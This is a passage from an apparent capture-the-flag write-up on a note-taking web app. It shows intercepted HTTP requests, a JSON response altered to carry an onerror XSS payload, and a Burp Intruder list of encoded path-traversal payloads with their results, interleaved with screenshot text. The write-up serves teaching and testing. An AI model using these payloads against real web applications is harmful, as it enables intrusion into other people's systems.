X-CSRFToken: ImUxMTMyNjMzYzMzYmYxY2RmZTBhMDkxMjliNzQ0N2U5NzVkMjk1Y2Mi.Zr4uRw.CPWKucJLZMOMeIwvjTePcVnZYOE
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.0.0 Safari/537.36
sec-ch-ua-platform: "Windows"
Accept: */*
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost/view?note=0ad40c9c-47c9-40c4-9229-258c0a52d505
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: session=
.eJwljkFqQzEMRO_idRaWZclSLvOxZImWQAv_J6uQu9fQ5ZthhvcuR55xfZX783zFrRzfq9yLSzOA6CSSmE6DwadOFA7OlZMANroyrwp94bIpA9XYmWTQItg748 jhfvMewWWLvK44_23aR
r_OPJ6_j_jZQQBgYORHtARfGXVWhaY2eh-h26ApuZfPH9J4PzA.Zr4uKw.kzIvkOCgEDddKTHKmbQpx-HPnOI
Connection: keep-alive
```

We can alter the response and add a JSON key “debug” with an XSS payload:



Response from http://localhost:80/api/notes/fetch/0ad40c9c-47c9-40c4-9229-258c0a52d505 [127.0.0.1]

```
HTTP/1.1 200 OK
Server: gunicorn
Date: Thu, 15 Aug 2024 16:39:28 GMT
Connection: close
Content-Type: application/json
Content-Length: 68

{
  "content":"test",
  "debug":"<img src='x' onerror='alert(document.domain)'>",
  "note_id":"0ad40c9c-47c9-40c4-9229-258c0a52d505"
}
```


localhost/view?note=0ad40c9c-47c9-40c4-9229-258c0a52d505

localhost says

localhost

Enter Note ID:

0ad40c9c-47c9-40c4-9229-258c0a52d505

Note Content

test

Debug Information

I had to find a way to make the view note functionality read a JSON file that contained the debug key.


Path traversal to Self XSS

A bit struggling at this point I went back to what I found during recon and that was the open redirect and the fact some filtering is implemented to avoid path traversal (../) in the BOT report functionality. In the end we need to give the view URL to the BOT so it should pass those filters.

In real scenarios I always test for path traversals on UUIDs in URL paths. The note view functionality generates following GET request:

GET /api/notes/fetch/bf967354-20c5-4f21-a32e-608623c926bc

The path traversal check in action blocks our attempt.



View Note

You can view stored notes here, securely!

Enter Note ID:

../bf967354-20c5-4f21-a32e-608623c926bc

View Note


Note Content

test

Input not allowed!

As I had a feeling the path traversal check was very limited with only checking ../ I started with a lazy method and brute forcing the GET request UUID with some path traversal payloads via burp intruder.

The idea was a path traversal over the API path so I could alert the path to reach /contact?return= to invoke our open redirect. If this would work I could redirect to my own controlled website and host a JSON file there with my own JSON parameters.



Choose an attack type

Attack type: Sniper


Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://localhost

[✓] Update Host header to match target

```
GET /api/notes/fetch/§replace§5668f472-10fd-417e-9719-d7e52abb9d40 HTTP/1.1
Host: localhost
sec-ch-ua: "Not)A;Brand";v="99", "Google Chrome";v="127", "Chromium";v="127"
sec-ch-ua-mobile: ?0
X-CSRFToken: ImUxMTMyNjMzYzMzYmYxY2RmZTBhMDkxMjliNzQ0N2U5NzVkMjk1Y2Mi.Zr5FJQ.Yw6x2xql86z816ELdABJilkgJ-M
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.0.0 Safari/537.36
sec-ch-ua-platform: "Windows"
Accept: */*
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost/view?note=5668f472-10fd-417e-9719-d7e52abb9d40
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: session=
.eJwljkuKAzEMRO_idRaW9bGcyzSWLDFDYAa6k1XI3ccwy1dFFe9djjzj-ir35_mKWzm-V7kX12YAQayamM5dwKcSqoTkyskAG32IrAqOcNnUjsPEhbXzYtg7kynAOqUOC8wBo3fbDak7c1TJmdKkJsE091DD_eYUIWWLvK44_21oo19nHs_fR_zsIACwCaIjWoKvjDrrgDasE
_UY26ANdi-fP9LuPzI.Zr5FGg.dOW3OAy26n_11ZVAW85YWWiVepA
Connection: keep-alive


```



Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 268

Payload type: Simple list Request count: 268

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

```
%2F
%3F
%23
%2E
%3B
;
?
```

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.


Enabled	Rule

Payload encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

☐ URL-encode these characters: /\=<>?+&*;:"{}|^`#

The %3F (?) returns a 404 but with Length 179 for example which translate to “Note not found”.




10. Intruder attack of http://localhost

Intruder attack results filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
0		404	65			179	
1	%2F	308	70			576	
2	%3F	404	81			179	
3	%23	404	102			179	
4	%2E	404	128			179	
5	%3B	404	92			179	
6	;	404	189			179	
7	?	404	158			368	
8	#	404	144			368	
9	.	404	136			179	
10	/	308	150			576	
11	/..%2f	404	158			368	
12	/..;/	404	148			368	
13	/..%00/	404	152			368	
14	/..%0d/	404	146			368	
15	/..%5c	308	132			591	
16	/..\	308	128			591	
17	/..%ff/	404	136			368	
18	/%2e%2e%2f	404	133			368	
19	/.%2e/	404	125			368	
20	/%3f	308	98			585	
21	/%26	308	112			587	
22	/%23	308	121			585	
23	/%2e/	404	108			368	
24	;	404	126			179	
25	;/;.	404	121			368	
26	;/..;	404	123			368	
27	;/..	404	123			368	
28	;/../;/../	404	109			368	

```
HTTP/1.1 404 NOT FOUND
Server: gunicorn
Date: Thu, 15 Aug 2024 18:23:53 GMT
Connection: close
Content-Type: application/json
Content-Length: 27

{
  "error":"Note not found"
}

```

Compared to other traversal payloads showing a 404 but with length 368. A different kind of error response.



10. Intruder attack of http://localhost

Intruder attack results filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
0		404	65			179	
1	%2F	308	70			576	
2	%3F	404	81			179	
3	%23	404	102			179	
4	%2E	404	128			179	
5	%3B	404	92			179	
6	;	404	189			179	
7	?	404	158			368	
8	#	404	144			368	
9	.	404	136			179	
10	/	308	150			576	
11	/..%2f	404	158			368	
12	/..;/	404	148			368	
13	/..%00/	404	152			368	
14	/..%0d/	404	146			368	
15	/..%5c	308	132			591	
16	/..\	308	128			591	
17	/..%ff/	404	136			368	
18	/%2e%2e%2f	404	133			368	
19	/.%2e/	404	125			368	
20	/%3f	308	98			585	
21	/%26	308	112			587	
22	/%23	308	121			585	
23	/%2e/	404	108			368	
24	;	404	126			179	
25	;/.;.	404	121			368	
26	;/..;	404	123			368	
27	;/..	404	123			368	
28	;/../;/../	404	109			368	

```
HTTP/1.1 404 NOT FOUND
Server: gunicorn
Date: Thu, 15 Aug 2024 18:23:53 GMT
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 207

<!doctype html>
<html lang=en>
  <title>
    404 Not Found
  </title>
  <h1>
    Not Found
  </h1>
  <p>
    The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.
  </p>

```

And indeed the note seems simply not to load when adding “?” in front of the UUID:


localhost/view?note=?5668f472-10fd-417e-9719-d7e52abb9d40

View Note


You can view stored notes here, securely!

Enter Note ID:

?5668f472-10fd-417e-9719-d7e52abb9d40

Intigriti August (Defcon) Challe
SafeNotes - Secure Note Taking
SafeNotes - Secure Note Taking
Incognito
Error
SafeNotes
Home
Create Note
View Note
Report
Contact
Logout
View Note

I started to play around with this. Notice the difference in below 2 screenshots:


localhost/view?note=../?5668f472-10fd-417e-9719-d7e52abb9d40


View Note

You can view stored notes here, securely!

Enter Note ID: ../?5668f472-10fd-417e-9719-d7e52abb9d40

Input not allowed!

Intigriti August (Defcon) Challe
SafeNotes - Secure Note Taking
SafeNotes - Secure Note Taking
Incognito
Error
SafeNotes
Home
Create Note
View Note
Report
Contact
Logout
View Note


localhost/view?note=..%2F?5668f472-10fd-417e-9719-d7e52abb9d40

View Note

You can view stored notes here, securely!

Enter Note ID: ..%2F?5668f472-10fd-417e-9719-d7e52abb9d40

